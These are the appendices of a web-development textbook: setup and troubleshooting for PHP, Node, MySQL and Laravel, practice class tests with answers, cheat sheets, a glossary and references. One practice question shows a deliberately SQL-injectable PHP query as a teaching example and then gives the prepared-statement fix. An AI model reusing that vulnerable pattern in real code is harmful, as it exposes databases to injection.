Node.js (LTS)	Running JavaScript outside the browser; npm; build tools such as Vite	Lab L8
PHP 8.3 or later	Server-side scripting; built-in development server	Lab L11
MySQL/MariaDB + phpMyAdmin	Relational database and a web interface to it (SQLite needs no installation)	Lab L12
Composer	PHP dependency manager; creates Laravel projects	Lab L13

A.2 Installation

A.2.1 Windows

1. Install a browser, VS Code (`https://code.visualstudio.com`) and Git for Windows (`https://git-scm.com`); accept the default options, which add Git to the `PATH` and install *Git Bash*.
2. Install Node.js LTS from `https://nodejs.org`.
3. For PHP and MySQL, the simplest route is a bundle:
   - **Laragon** (`https://laragon.org`) — PHP, MySQL, Nginx/Apache, Composer and Node.js, with automatic virtual hosts such as `http://notice-board.test`;

- **XAMPP** (`https://www.apachefriends.org`) — Apache, MySQL (MariaDB), PHP and phpMyAdmin. Projects go in `C:\xampp\htdocs`, served at `http://localhost/`.

Alternatively, Laravel's *Herd* (`https://herd.laravel.com`) installs PHP, Composer and the Laravel installer in one step.

4. If you use XAMPP, add `C:\xampp\php` to the `PATH` environment variable, so that `php` works in any terminal, and install Composer from `https://getcomposer.org`.

A.2.2 macOS

Install Homebrew (`https://brew.sh`), then:

➤ Installing the tools with Homebrew

```
$ brew install git node php composer mysql
$ brew services start mysql
$ brew install --cask visual-studio-code
```

Laravel Herd is also available for macOS.

A.2.3 Linux (Ubuntu or Debian)

➤ Installing the tools with apt

```
$ sudo apt update
$ sudo apt install -y git nodejs npm php-cli php-mbstring php-xml php-curl php-zip \
      php-sqlite3 php-mysql unzip mariadb-server
$ php -r "copy('https://getcomposer.org/installer', 'composer-setup.php');"
$ sudo php composer-setup.php --install-dir=/usr/local/bin --filename=composer
```

Distribution packages may lag behind; the NodeSource repository and the `ondrej/php` PPA provide current versions.

A.2.4 Checking the installation

Open a *new* terminal (so that it sees the updated `PATH`) and check each tool:

➤ Version checks

```
$ git --version
$ node --version && npm --version
$ php --version
$ php -m | grep -i -E "pdo|mbstring|sqlite|mysql"     # required extensions
$ composer --version
$ mysql --version
```

A.3 Recommended Editor Settings

- Turn on *Format on Save* and install Prettier, so that indentation is always consistent.

- Install *Live Server* (front-end labs), *PHP Intelephense* (PHP autocompletion and error checking) and *Laravel Blade Snippets*.
- Learn a few shortcuts: `Ctrl`+`P` (open file), `Ctrl`+`Shift`+`P` (command palette), `Alt`+`Shift`+`F` (format), `Ctrl`+`/` (comment), `Alt`+click (multiple cursors), and Emmet abbreviations such as `ul>li*3` followed by `Tab`.
- Set the file encoding to UTF-8 and line endings to LF for code that will run on Linux servers.

A.4 Running the Companion Code

The companion folder `examples` contains the code of every chapter and lab. The front-end examples open directly in a browser, or better through Live Server. Server-side examples are started from the `examples` folder:

➤ Starting examples

```
$ php -S 127.0.0.1:8000 -t ch24/public        # Student Manager (Chapter 24); run: php
    ↪ ch24/setup.php first
$ php -S 127.0.0.1:8000 -t labs/lab12/public  # Guestbook (Lab 12); run: php labs/
    ↪ lab12/setup.php first
$ node ch19/server.js                         # Node.js server (Chapter 19)
$ cd ch34 && npm install && node chat-server.js   # WebSocket chat (Chapter 34)
```

The Bootstrap and Tailwind examples load the frameworks from a CDN and therefore need an Internet connection.

A.5 Troubleshooting

Read the error message

Most problems explain themselves. Read the *whole* error message, find the file and line it mentions, and search for its exact text. The browser Console, the Network panel and the server's log answer most questions before you need to ask anyone.

Table A.2. Common problems and their solutions.

Symptom	Cause and solution
`'php' is not recognized as an internal or external command`	PHP is not on the `PATH`. Add its folder to the `PATH` and open a new terminal.
Changes to CSS or JavaScript do not appear	The browser is using a cached copy. Hard-reload with `Ctrl`+`Shift`+`R`, or tick *Disable cache* in the Network panel while developing.
`fetch` fails with a CORS error, or JSON cannot be loaded	The page was opened as `file://`. Serve it over HTTP (Live Server or `php -S`).
`Address already in use` when starting a server	Another program uses the port. Choose another (`php -S 127.0.0.1:8001`) or stop the other program.
PHP page shows its source code or downloads	The page was opened directly from disk or through a server without PHP. Open it through `http://` from a PHP server.
Blank page or `500` in PHP	Turn on error display in development (`display_errors=On` in `php.ini`) or read the server log / `storage/logs/laravel.log`.
`could not find driver` (PDO)	The `pdo_mysql` or `pdo_sqlite` extension is not enabled. Uncomment it in `php.ini` (`extension=pdo_mysql`) and restart.
`SQLSTATE[HY000] [1045] Access denied`	Wrong database user name or password in the configuration or `.env`.
`SQLSTATE[HY000] [2002] Connection refused`	The MySQL server is not running, or the host/port is wrong.
Laravel: `No application encryption key has been specified`	Run `php artisan key:generate`.
Laravel: `419 Page Expired` after submitting a form	The form lacks `@csrf`, or the session expired; reload the form.
Laravel: changes to `.env` have no effect	Configuration is cached. Run `php artisan config:clear` (or `optimize:clear`).
`Permission denied` writing `storage` or `data`	The web server user cannot write there. Give that folder (only) write permission.
Git: `rejected … (fetch first)` when pushing	The remote has commits you do not have. Run `git pull`, resolve any conflicts, then push.

APPENDIX B

Review Classes and Practice Class Tests

This appendix supports the review classes (Classes 6, 13, 18 and 28) and the two class tests (Classes 7 and 19). Each review lists the ideas you must be able to explain without notes, followed by a practice test in the style of a 30-minute class test. Brief answers follow at the end of each test — attempt the questions first.

B.1 Review 1 (Class 6): Foundations, HTML and CSS

- Internet vs. Web; packet vs. circuit switching
- TCP/IP layers and encapsulation; TCP vs. UDP
- IPv4 vs. IPv6; DNS hierarchy and resolution
- URL parts; HTTP request/response structure
- Methods, safe/idempotent, status code classes
- HTTPS: what TLS provides; certificates
- Web 1.0 / 2.0 / 3.0; W3C; WCAG POUR, A/AA/AAA
- HTML boilerplate; block vs. inline
- Semantic elements; forms and input types
- Tables with `rowspan/colspan`
- CSS: selectors, cascade, specificity
- Box model and `box-sizing`
- Positioning; Flexbox vs. Grid

B.2 Class Test 1 (practice)

1. **[2]** Distinguish the Internet from the World Wide Web with one example of an Internet service that is not part of the Web.
2. **[3]** List, in order, the steps that happen between typing `https://example.com` and seeing the page.
3. **[2]** Which HTTP method and status code fit each case: (a) creating a new account; (b) requesting a page that does not exist?
4. **[3]** Write semantic HTML for a blog page skeleton with a header containing navigation, one article with two sections, a sidebar and a footer.
5. **[2]** Calculate the specificity of `#menu li.active a` and of `nav ul li a:hover`. Which wins?
6. **[3]** An element has `width: 200px; padding: 10px; border: 2px; margin: 15px`. What is its rendered width with `content-box` and with `border-box`? What horizontal space does it occupy in each case?

7. **[3]** Write CSS that centres a card horizontally and vertically in the viewport, and CSS for a three-column card grid that becomes one column below 768px.
8. **[2]** What does the *P* in WCAG's POUR mean? Give two ways to satisfy it.

Answers (brief). (1) The Internet is the global network infrastructure; the Web is a service of linked documents over HTTP. Email (SMTP) uses the Internet but is not the Web. (2) DNS lookup → TCP handshake → TLS handshake → HTTP GET → server processing → HTTP response → browser parses and renders (fetching CSS/JS/images). (3) (a) `POST`, `201 Created`; (b) `GET`, `404 Not Found`. (5) (0,1,1,2) vs. (0,0,1,4): the ID selector wins. (6) content-box: 224px wide (200+20+4), occupies 254px with margins; border-box: 200px wide, occupies 230px. (7) See the listing below. (8) Perceivable: alt text for images, captions for video, sufficient contrast.

CSS | Answer to Question 7

```css
body  { display: flex; justify-content: center; align-items: center; min-height: 100
    ↪ vh; }
.grid { display: grid; grid-template-columns: repeat(3, 1fr); gap: 1rem; }
@media (max-width: 767px) { .grid { grid-template-columns: 1fr; } }
```

B.3 Review 2 (Class 13): Responsive design, UI/UX and JavaScript

- Viewport meta; mobile-first media queries
- Flexible images, `srcset`, relative units
- Bootstrap grid and breakpoints
- Tailwind utility-first; responsive prefixes
- UI vs. UX; UCD cycle; heuristics
- Typography, contrast, navigation, forms
- JS: `let`/`const`, scope, closures
- Call stack, hoisting, event loop
- Types, coercion, ===, truthy/falsy
- Functions, arrow functions, callbacks
- Array methods: map/filter/reduce/find
- DOM selection and manipulation
- Events, `preventDefault`, delegation
- Promises, async/await, fetch, `res.ok`
- Client-side vs. server-side scripting

B.4 Review 3 (Class 18) and Class Test 2 (practice)

Review 3 covers PHP, sessions and cookies, SQL and PDO, and 3-tier/MVC architecture.

1. **[2]** Predict the output order of the following program and explain it:

JavaScript

```javascript
console.log('A');
setTimeout(() => console.log('B'), 0);
Promise.resolve().then(() => console.log('C'));
console.log('D');
```

2. **[3]** Write an `async` function that fetches `/api/courses`, throws an error for non-2xx responses and renders course titles into a `<ul>` safely.

3. **[2]** Give two tasks that must be done on the server even if they are also done on the client, and explain why.
4. **[3]** Write a PHP script that reads `$_POST['email']`, validates it and either prints an escaped error or a success message.
5. **[2]** Compare cookies and sessions under: storage location, capacity, security.
6. **[3]** Rewrite `$pdo->query("SELECT * FROM users WHERE email='$e'")` safely, and explain the attack it prevents.
7. **[3]** Write SQL listing each department with its number of students and average CGPA, highest average first.
8. **[2]** In MVC, where does each belong: (a) the rule "max 24 credits"; (b) the HTML table of courses; (c) reading the semester from the request?

Answers (brief). (1) A, D, C, B — synchronous code first, then microtasks (promise), then tasks (timer). (3) Validation and price/permission checks: the client is under the user's control and can be bypassed. (5) Cookies: browser, ~4 KB, visible/editable; sessions: server, large, only an ID on the client. (6) and (7): see the listings below. (8) (a) model; (b) view; (c) controller.

PHP | Answer to Question 6 --- prevents SQL injection

```php
$st = $pdo->prepare('SELECT * FROM users WHERE email = ?');
$st->execute([$e]);
```

SQL | Answer to Question 7

```sql
SELECT d.name, COUNT(s.id) AS students, AVG(s.cgpa) AS avg_cgpa
FROM departments d LEFT JOIN students s ON s.dept_id = d.id
GROUP BY d.id, d.name
ORDER BY avg_cgpa DESC;
```

B.5 Final review (Class 28)

- Laravel structure, Artisan, `.env`
- Request lifecycle; routes; named routes; groups
- Middleware (onion); custom middleware
- Blade: `{{ }}`, layouts, directives
- Migrations; Eloquent; relationships; N+1
- Validation: rules, Form Requests, `old()`
- Error handling; debug mode; logging
- REST constraints; resource URIs; versioning
- Status codes; JSON shapes; API resources
- Sanctum tokens; CORS; rate limiting
- JSON rules; AJAX with CSRF tokens
- Polling, SSE, WebSockets
- OWASP Top 10; SQLi; XSS types; CSRF
- Password hashing; security headers
- Core Web Vitals; caching
- NoSQL families; SQL vs. NoSQL; CAP
- Hosting types; DNS records; CI/CD
- System design: requirements to deployment

Sample long questions

1. Design a REST API for an online library. Give the endpoints, methods, status codes and an example JSON response for listing books with pagination.
2. Explain stored XSS and CSRF with diagrams. Show how Laravel protects against each and what a developer can still do wrong.
3. Trace a request to `PUT /admin/courses/5` through Laravel's lifecycle, naming the middleware that could reject it and why.
4. Compare relational and document databases for an e-commerce platform. Which data would you keep in each, and why?
5. Describe how you would deploy a Laravel application to a VPS with HTTPS and automated tests.
6. A course registration system must never over-fill a section. Explain the race condition and write the code that prevents it.

B.6 A Sample Final Examination

The following paper shows the style and balance of a three-hour final examination. Answer **all** questions in Section A and **any three** in Section B. Model answers can be assembled from the chapters indicated.

Section A — short questions (40 marks)

1. **[4]** Explain what happens between typing `https://portal.example.edu` and the page appearing, naming the protocols involved. (Chapters 3, 4)
2. **[4]** Write semantic HTML for a news article with a heading, author, publication date, an image with a caption and two sections. (Chapter 7)
3. **[4]** Compare Flexbox and Grid; write CSS for a card grid that shows as many 220 px columns as fit. (Chapter 10)
4. **[4]** Explain the event loop using the output of a short program with `setTimeout` and a promise. (Chapter 16)
5. **[4]** Write a function that fetches JSON from an API, handles HTTP errors, and displays the result safely. (Chapter 18)
6. **[4]** Compare cookies, sessions and `localStorage`. (Chapter 22)
7. **[4]** Write a PDO prepared statement that inserts a student, and explain why it is safe. (Chapter 24)
8. **[4]** Describe the MVC pattern with a Laravel example of each part. (Chapters 25, 26)
9. **[4]** List the six REST constraints and design the endpoints for a *courses* resource. (Chapter 30)
10. **[4]** Name the Core Web Vitals and one way of improving each. (Chapter 33)

Section B — long questions (answer three; 20 marks each)

11. **Responsive design.** (a) Explain mobile-first design and the viewport meta tag. (b) Write the HTML and CSS of a header whose navigation collapses behind a button below 768 px. (c) Discuss three usability principles you applied.
12. **Server-side development.** (a) Write a PHP login script using sessions and password hashing. (b) Explain three attacks against it and the defences in your code. (c) Explain the Post/Redirect/Get pattern.
13. **Laravel.** For a library system: (a) write the migration and model for `books` with an `author` relationship; (b) write a controller `store` method with validation; (c) write routes protected by middleware; (d) explain how N+1 queries arise and are avoided.
14. **Security.** (a) Explain stored XSS, CSRF and broken access control with examples. (b) Show how each is prevented in plain PHP and in Laravel. (c) List five security headers and their purposes.
15. **System design.** Design an online examination system: requirements, architecture diagram, ER diagram, API endpoints, security and performance considerations, and deployment. (Chapter 36)

APPENDIX C

Quick Reference Cheat Sheets

C.1 HTML

HTML | Page skeleton and the most-used elements

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Page | Site</title>
  <meta name="description" content="150-160 characters">
  <link rel="stylesheet" href="style.css">
  <script src="app.js" defer></script>
</head>
<body>
  <header><nav><ul><li><a href="/">Home</a></li></ul></nav></header>
  <main>
    <article><h1>Title</h1><section><h2>Part</h2><p>Text <strong>bold</strong> <em>
    ↪ stress</em></p></section></article>
    <aside>Related</aside>
  </main>
  <footer>&copy; 2026</footer>
</body>
</html>
```

Need	Element / attribute
Link / new tab	`<a href target="_blank" rel="noopener noreferrer">`
Image	`<img src alt width height loading="lazy">`
Lists	`<ul>`, `<ol>`, `<li>`, `<dl>` `<dt>` `<dd>`
Table	`<table>` `<caption>` `<thead>` `<tbody>` `<tr>` `<th scope>` `<td colspan rowspan>`
Form	`<form action method>`, `<label for>`, `<input name type required>`, `<select>`, `<textarea>`, `<button>`
Media	`<video controls poster>`, `<source>`, `<track>`, `<audio controls>`
Entities	`< > & "   ©`

C.2 CSS

Topic	Syntax
Selectors	`*`, `p`, `.c`, `#id`, `a b`, `a > b`, `a + b`, `a ~ b`, `[type="email"]`, `:hover`, `:focus`, `:nth-child(2n)`, `::before`
Specificity	inline (1,0,0,0) > ID (0,1,0,0) > class/attr/pseudo-class (0,0,1,0) > element (0,0,0,1)
Box	`margin`, `border`, `padding`, `width`; `box-sizing: border-box`
Shorthand order	top right bottom left (clockwise)
Position	`static | relative | absolute | fixed | sticky` + `top/left`, `z-index`
Flexbox	`display:flex; flex-direction; justify-content; align-items; flex-wrap; gap; flex: 1`
Grid	`display:grid; grid-template-columns: repeat(auto-fit, minmax(240px,1fr)); gap; grid-area`
Media query	`@media (min-width: 768px) { …}`
Variables	`:root{--c:#0B2E6B}` … `color: var(--c)`
Motion	`transition: transform .2s; transform: translateY(-4px); @keyframes`
Fluid type	`font-size: clamp(1.5rem, 4vw, 3rem)`

C.3 JavaScript

JavaScript | Essentials

```
const x = 1; let y = 2;                                  // never var
const add = (a, b = 0) => a + b;                          // arrow + default
const { name, ...rest } = obj; const copy = { ...obj };   // destructuring, spread
arr.map(f); arr.filter(f); arr.find(f); arr.reduce((acc, v) => acc + v, 0);
a === b; a ?? fallback; user?.address?.city;              // strict eq, nullish,
    ↪ optional chaining

const el = document.querySelector(".item");               // DOM
el.textContent = "safe text"; el.classList.toggle("open");
parent.append(document.createElement("li")); el.remove();
btn.addEventListener("click", (e) => { e.preventDefault(); });

async function load(url) {                                // fetch
  const res = await fetch(url, { headers: { Accept: "application/json" } });
  if (!res.ok) throw new Error(`HTTP ${res.status}`);
  return res.json();
}
const [a1, b1] = await Promise.all([load("/a"), load("/b")]);
JSON.stringify(obj); JSON.parse(text);
```

C.4 PHP

PHP | Essentials

```php
<?php
declare(strict_types=1);
$name = $_POST['name'] ?? '';                              // input with default
echo htmlspecialchars($name, ENT_QUOTES, 'UTF-8');         // escape output
filter_var($email, FILTER_VALIDATE_EMAIL);                 // validate
$arr = ['k' => 'v']; foreach ($arr as $k => $v) {}         // associative array
function f(int $a, int $b = 1): int { return $a + $b; }
$r = match (true) { $m >= 80 => 'A', default => 'B' };

session_start(); session_regenerate_id(true); $_SESSION['uid'] = 1;   // sessions
setcookie('theme', 'dark', ['expires' => time() + 86400, 'httponly' => true, 'secure
    ↪ ' => true, 'samesite' => 'Lax']);
$hash = password_hash($pw, PASSWORD_DEFAULT); password_verify($pw, $hash);

$pdo = new PDO($dsn, $user, $pass, [PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION]);
$st = $pdo->prepare('SELECT * FROM t WHERE id = ?'); $st->execute([$id]); $row = $st
    ↪ ->fetch();
header('Location: /done'); exit;                           // redirect (Post/
    ↪ Redirect/Get)
```

C.5 SQL

SQL | Essentials

```sql
CREATE TABLE t (id INT AUTO_INCREMENT PRIMARY KEY, name VARCHAR(100) NOT NULL UNIQUE,
    ↪
                fk_id INT, FOREIGN KEY (fk_id) REFERENCES other(id));
INSERT INTO t (name) VALUES ('A');
SELECT a.name, COUNT(*) AS n FROM t a JOIN other o ON o.id = a.fk_id
WHERE a.name LIKE 'A%' GROUP BY a.name HAVING COUNT(*) > 1 ORDER BY n DESC LIMIT 10;
UPDATE t SET name = 'B' WHERE id = 1;       -- always WHERE
DELETE FROM t WHERE id = 1;                 -- always WHERE
START TRANSACTION; ... COMMIT;              -- or ROLLBACK
```

C.6 Laravel

Task	Command / code
New project	`composer create-project laravel/laravel app`
Serve	`php artisan serve`
Generate	`php artisan make:model Post -mcr`, `make:request`, `make:middleware`, `make:resource`
Database	`php artisan migrate`, `migrate:rollback`, `db:seed`, `tinker`
Routes	`Route::resource('posts', PostController::class);` `->name()`, `->middleware('auth')`, `route:list`
Blade	`{{ $x }}`, `@csrf`, `@method('DELETE')`, `@error`, `old()`, `@extends/@section/@yield`
Eloquent	`Post::with('user')->latest()->paginate(10)`, `create($data)`, `findOrFail`, `update`, `delete`
Validation	`$request->validate(['email' => 'required|email|unique:users'])`
Responses	`view()`, `redirect()->route()->with()`, `response()->json($d, 201)`, `abort(403)`
Production	`APP_DEBUG=false`, `composer install --no-dev`, `migrate --force`, `optimize`

C.7 HTTP status codes

`200` OK
`201` Created
`204` No Content
`301` Moved Permanently
`302` Found
`304` Not Modified
`400` Bad Request
`401` Unauthorized
`403` Forbidden
`404` Not Found
`405` Method Not Allowed
`409` Conflict
`419` CSRF expired (Laravel)
`422` Validation failed
`429` Too Many Requests
`500` Server Error
`502` Bad Gateway
`503` Unavailable

C.8 Security checklist

- HTTPS + HSTS everywhere
- Validate every input on the server
- Prepared statements / ORM only
- Escape all output (context-aware)
- CSRF tokens + SameSite cookies
- HttpOnly, Secure session cookies
- bcrypt/Argon2 for passwords
- Regenerate session ID on login
- Authorise every action (policies)
- Rate-limit login and APIs
- Safe uploads (type, size, name, location)
- Debug off, custom error pages
- Secrets in `.env`, not Git
- Update dependencies; backups; logs

C.9 Git

Task	Command
Start / copy a repository	`git init -b main`; `git clone <url>`
Record changes	`git status`; `git add .`; `git commit -m "message"`
History and differences	`git log --oneline`; `git diff`; `git show <commit>`
Branches	`git switch -c feature`; `git switch main`; `git merge feature`
Remote	`git remote add origin <url>`; `git push -u origin main`; `git pull`
Undo	`git restore <file>` (discard edits); `git revert <commit>` (undo a commit safely)
Never commit	`.env`, `vendor/`, `node_modules/`, uploads, logs — list them in `.gitignore`

C.10 Browser developer tools

Panel	Use it to…
Elements	inspect the DOM, edit CSS live, view the box model, overlay Flexbox and Grid
Console	read JavaScript errors, run code, `console.log` and `console.table` values
Sources	set breakpoints and step through JavaScript
Network	see every request: status, headers, payload, timing, caching; throttle the connection
Application	inspect cookies, `localStorage`, session storage, service workers, the manifest
Lighthouse	audit performance, accessibility, best practices and SEO
Device toolbar	`Ctrl`+`Shift`+`M`: emulate phone and tablet screens

Glossary

Accessibility (a11y) Designing so that people with disabilities can perceive, operate and understand a site; see WCAG.

ACID Atomicity, Consistency, Isolation, Durability: the guarantees of a database transaction.

AJAX Asynchronous JavaScript and XML: updating part of a page with data fetched in the background, today usually JSON with `fetch`.

API Application Programming Interface: a defined way for programs to communicate; on the web, usually HTTP endpoints that return JSON.

ARIA Accessible Rich Internet Applications: attributes (`aria-*`, `role`) that give assistive technology extra information.

Artisan Laravel's command-line tool (`php artisan …`).

async/await JavaScript syntax for writing promise-based asynchronous code in a sequential style.

Authentication Verifying who a user is (for example, by password).

Authorisation Deciding what an authenticated user may do.

BASE Basically Available, Soft state, Eventually consistent: the looser guarantees of many distributed NoSQL systems.

Blade Laravel's template language; `{{ }}` prints escaped output.

Block element An element that starts on a new line and takes the full available width (`<div>`, `<p>`).

Box model The content, padding, border and margin that make up every element's box.

Breakpoint A width at which a media query changes the layout.

Browser A client program that requests, renders and runs web pages.

Cache A stored copy of data kept to avoid fetching or computing it again.

Call stack The stack of functions currently executing in a JavaScript program.

CAP theorem During a network partition a distributed database must choose consistency or availability.

Cascade The CSS algorithm that decides which of several conflicting declarations applies (origin, specificity, order).

CDN Content Delivery Network: servers in many locations that deliver files from near the user.

Certificate (TLS) A signed document binding a domain name to a public key, issued by a certificate authority.

CI/CD Continuous integration and delivery/deployment: automatically testing and releasing every change.

Client The program (usually a browser) that sends requests to a server.

Closure A function together with the variables of the scope in which it was created.

CLS Cumulative Layout Shift: a Core Web Vital measuring unexpected movement of content.

Component A reusable, self-contained piece of user interface.

Composer PHP's dependency manager.

Controller In MVC, the part that receives a request, uses models and returns a response.

Cookie A small piece of data stored by the browser and sent with every request to its site.

Core Web Vitals Google's user-experience metrics: LCP, INP and CLS.

CORS Cross-Origin Resource Sharing: headers by which a server allows pages from other origins to read its responses.

CRUD Create, Read, Update, Delete: the four basic data operations.

CSP Content Security Policy: a header restricting where a page may load scripts and other resources from.

CSRF Cross-Site Request Forgery: tricking a logged-in user's browser into sending an un-

wanted request; prevented with tokens and SameSite cookies.

CSS Cascading Style Sheets: the language that describes the presentation of HTML.

Custom property A CSS variable, such as `--accent`, read with `var()`.

Deployment Moving an application from development to a server where users can reach it.

DNS Domain Name System: the distributed directory that translates domain names into IP addresses.

Docker A tool that packages an application and its environment into portable containers.

DOCTYPE The first line of an HTML document; `<!DOCTYPE html>` selects standards mode.

DOM Document Object Model: the tree of objects representing a page, which JavaScript can read and change.

Domain name A human-readable address such as `example.com`.

Eager loading Loading related records in advance (`with()`) to avoid N+1 queries.

Eloquent Laravel's object-relational mapper.

Endpoint A URL and method at which an API accepts requests.

Escaping Converting special characters so that data is displayed as text rather than interpreted as code.

Event A signal that something has happened (a click, a key press, a response).

Event delegation Handling events for many child elements with one listener on a common ancestor.

Event loop The mechanism that runs queued tasks and microtasks in JavaScript whenever the call stack is empty.

Fetch API The browser's promise-based function for HTTP requests.

Flexbox A CSS layout model that arranges items along one axis.

Foreign key A column referring to the primary key of another table.

Form Request A Laravel class that holds the validation and authorisation of a request.

Framework A reusable structure and library on which applications are built (Bootstrap, Laravel).

Front controller A single entry script (`index.php`) that receives every request and dispatches it.

Git A distributed version-control system.

GraphQL A query language that lets API clients request exactly the fields they need.

Grid (CSS) A two-dimensional CSS layout model of rows and columns.

Hash (password) A one-way, salted, deliberately slow transformation of a password (bcrypt, Argon2).

Hoisting JavaScript's processing of declarations before code runs.

Hosting A service that runs a website on an Internet-connected server.

HSTS HTTP Strict Transport Security: a header telling browsers to use only HTTPS for a site.

HTML HyperText Markup Language: the language that structures web content.

HTTP HyperText Transfer Protocol: the request–response protocol of the web.

HTTPS HTTP over TLS: encrypted and authenticated HTTP.

Idempotent Having the same effect whether performed once or several times (PUT, DELETE).

Index (database) A data structure that speeds up searching a column.

INP Interaction to Next Paint: a Core Web Vital measuring responsiveness.

Inline element An element that flows within text (`<a>`, `<span>`).

IP address The numeric address of a device on the Internet (IPv4 or IPv6).

JSON JavaScript Object Notation: a text format for structured data.

JOIN An SQL operation combining rows of several tables.

Key-value store A NoSQL database that stores values under unique keys (Redis).

Laravel A PHP MVC framework.

Latency The delay before data begins to arrive.

Lazy loading Delaying the loading of a resource until it is needed.

LCP Largest Contentful Paint: a Core Web Vital measuring loading.

localStorage Browser storage for string key–value pairs that persist between visits.

Media query A CSS condition (such as screen

width) under which rules apply.

Middleware Code that runs before or after a request's handler, such as authentication checks.

Migration A version-controlled script that changes the database schema.

Mobile-first Writing base styles for small screens and enhancing for larger ones.

Model In MVC, the part that represents data and business rules.

MVC Model–View–Controller: an architecture separating data, presentation and request handling.

N+1 problem Running one query for a list plus one query per item for related data.

Nginx A high-performance web server and reverse proxy.

NoSQL Non-relational databases: document, key-value, wide-column and graph.

Normalisation Organising tables to remove redundancy and update anomalies.

ORM Object-Relational Mapper: maps database rows to objects.

OWASP Top 10 A widely used list of the most critical web application security risks.

Packet switching Sending data in independently routed packets over shared links.

PDO PHP Data Objects: PHP's database-independent database interface.

PHP A server-side scripting language for the web.

PHP-FPM FastCGI Process Manager: a pool of PHP worker processes behind a web server.

Policy A Laravel class containing authorisation rules for a model.

Prepared statement A query sent with placeholders, whose values are bound separately; prevents SQL injection.

Primary key A column (or columns) uniquely identifying each row.

Progressive enhancement Building a working basic version first, then adding enhancements where supported.

Promise An object representing the eventual result of an asynchronous operation.

Protocol A set of rules for communication (TCP, HTTP, DNS).

PWA Progressive Web App: an installable, offline-capable website using a manifest and a service worker.

Query string The part of a URL after `?`, holding name–value parameters.

Queue A list of jobs processed later by background workers.

Rate limiting Restricting how many requests a client may make in a period.

Redis An in-memory key-value store used for caching, sessions and queues.

Rendering Turning HTML, CSS and JavaScript into pixels on the screen.

Responsive design Designing pages that adapt to any screen size.

REST Representational State Transfer: an architectural style for APIs based on resources and HTTP methods.

Route A mapping from an HTTP method and URL pattern to the code that handles it.

Same-origin policy The browser rule that a page may read responses only from its own origin unless CORS allows it.

SameSite A cookie attribute limiting when cookies are sent with cross-site requests.

Scope The region of a program in which a variable is visible.

Semantic HTML Using elements according to their meaning (`<nav>`, `<article>`).

SEO Search Engine Optimisation: making pages easy for search engines to understand and rank.

Server A computer or program that responds to requests.

Server-Sent Events A one-way stream of events from server to browser over HTTP.

Service worker A script that runs in the background, intercepting requests; enables offline use.

Session Server-side storage of a user's state, identified by a cookie.

Single-page application An application that loads one page and renders views with JavaScript.

Specificity The weight of a CSS selector used by the cascade.

SQL Structured Query Language for relational databases.

SQL injection An attack that inserts SQL through unsanitised input.

SSR Server-Side Rendering: generating HTML on the server for each request.

Status code A three-digit number indicating the result of an HTTP request.

Tailwind CSS A utility-first CSS framework.

TCP Transmission Control Protocol: reliable, ordered delivery of a byte stream.

TLS Transport Layer Security: the protocol that encrypts HTTPS.

Token (API) A secret string sent with requests to authenticate a client.

Transaction A group of database operations that succeed or fail together.

TTL Time to live: how long a cached value (such as a DNS record) remains valid.

URL Uniform Resource Locator: the address of a resource on the web.

User story A requirement written as "As a *role*, I want *goal*, so that *benefit*".

UX User experience: how a person feels when using a product.

Validation Checking that input meets the rules before using it.

View In MVC, the part that presents data, usually as HTML.

Viewport The visible area of a page in the browser window.

VPS Virtual Private Server: a virtual machine with guaranteed resources and root access.

WCAG Web Content Accessibility Guidelines, published by the W3C.

Web server Software that accepts HTTP requests and returns responses (Nginx, Apache).

WebAssembly A binary instruction format that runs at near-native speed in browsers.

WebSocket A persistent, full-duplex connection between browser and server.

W3C World Wide Web Consortium: the body that develops many web standards.

XSS Cross-Site Scripting: injecting script into pages viewed by other users; prevented by escaping and CSP.

References and Further Reading

The primary source for this book is the course's lecture and laboratory slides. The following standards, documentation and books were used to verify and extend them, and are recommended for further study. Web addresses were correct at the time of writing.

Standards and specifications

[S1] WHATWG. *HTML Living Standard*. `https://html.spec.whatwg.org`

[S2] W3C. *CSS Snapshot* and the individual CSS module specifications. `https://www.w3.org/Style/CSS/`

[S3] Ecma International. *ECMAScript Language Specification (ECMA-262)*. `https://tc39.es/ecma262/`

[S4] R. Fielding, M. Nottingham and J. Reschke (eds.). *HTTP Semantics*, RFC 9110, IETF, 2022; and RFC 9111 (Caching), 9112 (HTTP/1.1), 9113 (HTTP/2), 9114 (HTTP/3).

[S5] E. Rescorla. *The Transport Layer Security (TLS) Protocol Version 1.3*, RFC 8446, IETF, 2018.

[S6] P. Mockapetris. *Domain Names — Concepts and Facilities*, RFC 1034, IETF, 1987.

[S7] T. Bray (ed.). *The JavaScript Object Notation (JSON) Data Interchange Format*, RFC 8259, IETF, 2017.

[S8] I. Fette and A. Melnikov. *The WebSocket Protocol*, RFC 6455, IETF, 2011.

[S9] W3C. *Web Content Accessibility Guidelines (WCAG) 2.2*, 2023. `https://www.w3.org/TR/WCAG22/`

[S10] OWASP Foundation. *OWASP Top 10:2025*. `https://owasp.org/Top10/`

[S11] R. T. Fielding. *Architectural Styles and the Design of Network-based Software Architectures*. PhD thesis, University of California, Irvine, 2000. (The definition of REST.)

Documentation

[D1] MDN Web Docs (Mozilla): HTML, CSS, JavaScript, HTTP and Web APIs. `https://developer.mozilla.org`

[D2] web.dev (Google): performance, Core Web Vitals, accessibility, PWAs. `https://web.dev`

[D3] The PHP Manual. `https://www.php.net/manual/`

[D4] Laravel Documentation (version 13.x). `https://laravel.com/docs`

[D5] Bootstrap 5 Documentation. `https://getbootstrap.com/docs/`

[D6] Tailwind CSS Documentation (v4). `https://tailwindcss.com/docs`

[D7] MySQL 8.4 Reference Manual. `https://dev.mysql.com/doc/`

[D8] MongoDB Manual. `https://www.mongodb.com/docs/manual/`; Redis Documentation. `https://redis.io/docs/`

[D9] Nginx Documentation. `https://nginx.org/en/docs/`; Let's Encrypt. `https://letsencrypt.org/docs/`

[D10] Git Documentation and the *Pro Git* book (S. Chacon and B. Straub). `https://git-scm.com/doc`

[D11] OWASP Cheat Sheet Series. `https://cheatsheetseries.owasp.org`

Books

[B1] J. F. Kurose and K. W. Ross. *Computer Networking: A Top-Down Approach*, 8th ed. Pearson, 2021.

[B2] I. Grigorik. *High Performance Browser Networking*. O'Reilly, 2013. Free online at `https://hpbn.co`.

[B3] J. Duckett. *HTML and CSS: Design and Build Websites*. Wiley, 2011.

[B4] E. Marcotte. *Responsive Web Design*. A Book Apart, 2011.

